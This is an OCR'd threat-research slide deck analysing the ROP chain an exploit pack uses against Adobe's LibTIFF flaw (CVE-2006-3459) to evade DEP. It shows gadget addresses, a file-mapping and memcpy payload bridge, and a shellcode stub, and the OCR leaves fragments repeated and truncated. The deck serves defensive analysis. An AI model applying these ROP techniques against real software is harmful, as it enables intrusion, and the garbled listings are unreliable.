


The ROP Pack

0x4a80 1f90:

pop eax ; POKE GADGE

retn



The ROP Pack

0x4a80 1f90:


pop eax

retn

0x4a80 7e7d:

call [eax]

ret



The ROP Pack

0x4a80 1f90:

pop eax


retn

0x4a80 7e7d:

call [eax]

kernel32.MapViewOfFile


ret



The ROP Pack

```
0x4a80 1f90:
        pop eax
        retn
0x4a80 7e7d:
        call [eax] kernel32.MapVie
        ret
```

Esp ->



The ROP Pack

0x4a80 8871:

push eax

call <&jmp.memcpy> ;copy payload blob to CreateFileMapping memory page

add esp, 0x0c


mov eax, esi

pop esi

pop edi


leave

ret



The ROP Pack

```
0x4a80 8871:
        push eax
        call <&jmp.memcpy>
        add esp, 0x0c
        mov eax, esi
        pop esi
        pop edi
        leave
        ret
```



The ROP Pack

0x024f 0000:

nop ;start of traditional

Xor'd shellcode payload stub

nop

nop

nop

jmp short 0x024f 001c

The ROP Pack

- Bridge to traditional payload
- DEP Evasion =
  - AcroForm.api, Msvcr80.dll, icucnv36.dll, allocated executable memory space via file mapping and view
  - Return chain of 15 links
  - CreateFileMapping + MapViewOfFile + memcpy + relative jmp (0xeb 16)

The ROP Pack

- Exploit packs continue to be prevalent and a relevant threat
- The exploit pack marketplace is continually growing and changing
- Much of the exploit pack marketplace is predictable
- ROP shellcoding techniques are a novel, recent phenomenon for the commodity exploit pack marketplace
- The latest defensive technology OS implementation successes are being evaded by "generic" attacks

The ROP Pack

Libtiff vulnerability (CVE-2006-3459)

http://downloads.securityfocus.com/vulnerabilities/exploits/19283.c

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3459

http://www.adobe.com/support/security/bulletins/apsb10-07.html

Data Execution Prevention (DEP - Hardware and Software based)

http://support.microsoft.com/kb/875352

Address Space Load Randomization (ASLR)

http://technet.microsoft.com/en-us/magazine/2007.04.vistakernel.aspx

Metasploit

“Adobe Acrobat Bundled LibTIFF Integer Overflow”, villy, jduck

Return Oriented Exploitation, Dino Dai Zovi, Blackhat 2010

https://media.blackhat.com/bh-us-10/presentations/Zovi/BlackHat-USA-2010-DaiZovi-Return-Oriented-Exploitation-slides.pdf

Malware Intelligence Blog, Jorge Mieres

http://malwareint.blogspot.com/2010/09/phoenix-exploits-kit-v21-inside.html

Kurt_dot_Baumgartner@kaspersky.com